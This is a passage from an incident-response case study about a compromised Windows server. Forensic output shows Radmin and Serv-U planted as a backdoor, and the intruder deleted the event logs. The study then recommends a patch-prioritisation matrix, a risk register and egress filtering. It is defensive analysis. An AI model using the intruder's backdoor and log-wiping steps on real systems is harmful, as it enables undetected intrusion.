Remote Administrator Service,r_server,Running,Win32 ,LocalSystem,
Serv-U FTP Server,Serv-U,Running,Win32 ,LocalSystem,
```

We then used a tool called fport [ref 10] which matches ports to the relevant processes (appendix A)

```
1536  nvsvc32        ->  2288  TCP   C:\WINNT\system32\service\nvsvc32.exe
1536  nvsvc32        ->  43958 TCP   C:\WINNT\system32\service\nvsvc32.exe
```

Analysis from fport output shows that serv-U uses the ports 2288 and 43958. The Radmin service uses tcp port 4899.

After installing the payload the attacker deleted the Event and Security logs.

Suspected Motives of the Intruder

The analysis of the intruders methodology, and the tools used indicate that the intention was to use this host as a FTP / Warez server. Other tools that would have assisted in mapping the network further or causing serious harm were not evident in the payload. Furthermore the nature of the attack and the pattern suggest that this was an opportunistic hack by a “script kiddie” and thankfully not from a professional hacker with a grudge against The Client.

Damage Done to The Client

There was no doubt about it, we had dodged a bullet. The downloaded files were not designed to wreak havoc, nor were they designed to explore further into the site. No confidential details were exposed and the site escaped an embarrassing incident. We were lucky, and we knew it, but most importantly of all The Client knew it.

The Client had escaped from a potentially serious incident relatively unscathed.

AFTER THE EVENT

Recommendations to The Client

After the incident and Post Mortem, The Security Team was responsible to present its findings to The Client. We needed to demonstrate that we could learn from this experience and provide a better service.

The analysis of the event showed that there were 2 major flaws that needed to be addressed.

Major Flaw 1: Patching

Firstly, the randomness of patching hosts needed to be resolved. By far this was the critical issue as it ignores the principles of defence in depth [ref 11] and if we had been fully patched this breach would not of occurred.

The patching procedure (in theory at least) was that The Security Team monitors various newsgroups and mailing lists etc. and alerts the other teams when a vulnerability is posted for a particular piece of software. The Support Teams then implement the required patch and notify The Security Team when it has been completed. The Security Team would then update our internal records to show that we were in compliance with the Security Policy.


The reality was that the sheer number of patching recommendations that were posted to The Support Teams meant they would be eternally patching. As soon as all the devices were patched against threat X, threat Y would appear, and so on. Needless to say that The Support Teams were not too happy with The Security Team for sending them vast amounts of work. A simple statement like “please patch all Win2k servers” could mean literally weeks and weeks of work. Additionally, the threat of downtime as a result of a failed patch update could end up costing The Consultancy in terms of reparations to The Client.

All of this meant that we had reached an impasse between The Server Support Teams, and The Security Teams resulting in the site becoming less and less secure with every additional patching request that went unimplemented. The solution was to modify the existing, unworkable patching review process. As always, we had to reach a compromise between the security requirements, and the amount of time and effort that was required to perform the updates.

Following the breach, efforts were intensified to ensure that all existing servers were secure and up to date, in what was lovingly referred to as “Patch-Fest 2003”. From this I devised a threat matrix to assist the patching process, identifying which devices were likely to be at risk from any vulnerability and the potential impact that this vulnerability could wreak in The Client’s environment. This gave us a scoring system for analysing threats, and minimised the amount of patching work done by the support teams. For a rating of high impact & high exposure we agreed that the devices should be patched immediately. For devices that were either High impact & low exposure, or Low impact & High exposure, these devices would be patched

in the next scheduled maintenance slot. For other devices that were deemed low impact & low exposure, the patching could wait until the next major release or service pack (see Fig. 3).

Figure 3 Patching Threat Matrix



We determined which devices were the most likely to be exposed to any particular threat by correlating the vulnerability with known allowed ports on the Pod Border Firewall. For example a SSL based vulnerability would not be allowed into Pod "A", but it would be allowed into Pod "B", therefore we deem devices in Pod "B" to be at a higher risk than those in Pod "A".

The addition of the Threat Matrix meant that we were able to target the most vulnerable areas of the network as efficiently as possible.

However, there were still occasions when a device was required to be patched, but for whatever reason, The Server Team were unable to do so. So, for this eventuality, I made a further modification of the patching review process.

The solution was to escalate the problem to The Client's Security Manager. Rather than ignoring the problem of failing to apply security updates, we brought them to The Client's attention. For devices that we required patching, but for whatever reason were unable to do so, we added them to a "Risk register" which is simply a list of which devices require which patch and the reason why we can't patch it. This is then presented to the Client so that they can either accept the risk, or not. After

all, they are in the position to see the "big picture" and can weigh up the benefits and risks of not patching any particular service.

By targeting the most at risk devices, and keeping The Client informed, we now have a much more secure site.

Major Flaw 2: Egress filtering on the PIX Firewalls

When The Client was initially transitioned to support by The Consultancy, of particular concern to The Security Team was the lack of egress filtering on the PIX firewalls. As this case study has demonstrated, the lack of any form of outbound filter provides an unacceptably high risk to the site. The requirement, therefore, was to implement egress filtering. However, this was one of the projects that was cancelled by The Client.

There was no immediate solution to this problem, so instead we developed a series of procedures. Relying on a single type of firewall is inherently insecure. Therefore, the next firewall transitioned into the environment was not a PIX firewall. From the very start, all new services and hosts behind this firewall were secured with egress filtering.

The ongoing upgrades to the PIX firewall rulebases (such as converting conduits to ACL's & introducing outbound filtering) as mentioned earlier was a known risk. However, my Post Mortem and subsequently the report was partly used to explain to The Client why an additional project should be undertaken to improve the security of the Pods.

CONCLUSION

Due to the new patching system that identifies the most vulnerable hosts, combined with the improvements to the Pod Border Firewalls, the kind of exploit that was employed by this intruder should no longer be possible.

The key points that the Report presented to The Client is summarised here:

- Incident Handling Procedure was a success
- Targeted host was contained effectively
- No other devices compromised
- Improved Patching Procedure now targeting most vulnerable hosts
- PIX firewalls require egress filtering
- Overall the Site security has been improved

As this case study shows, no site is ever secure enough so that performing security updates is not a requirement. The principles of Defence in Depth clearly dictate otherwise.

REFERENCES

1 Microsoft Technet Website
http://www.microsoft.com/technet

2 SANS Website
http://www.sans.org/top20/

3 Hacking IIS 5.0: The complete Guide – "JokerDoom" Jun 24th 2003
http://neworder.box.sk/newsread.php?newsid=8465

4 Microsoft Security Bulletin – first posted Oct 17th 2000
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp

5 ISS (X Force) Website – Sept 5th 2001
http://xforce.iss.net/xforce/alerts/id/advise95

6 Network Associates website 11th June 2002
http://www.entercept.com/news/uspr/11-06-02.asp

7 http://homepages.ihug.com.au/~ipex/wintool/wintool.htm

8 http://www.radmin.com/default.html/

9 http://www.serv-u.com/

10 http://www.foundstone.com

11 SANS Security Essentialls II: Network Security Overview pages 3-5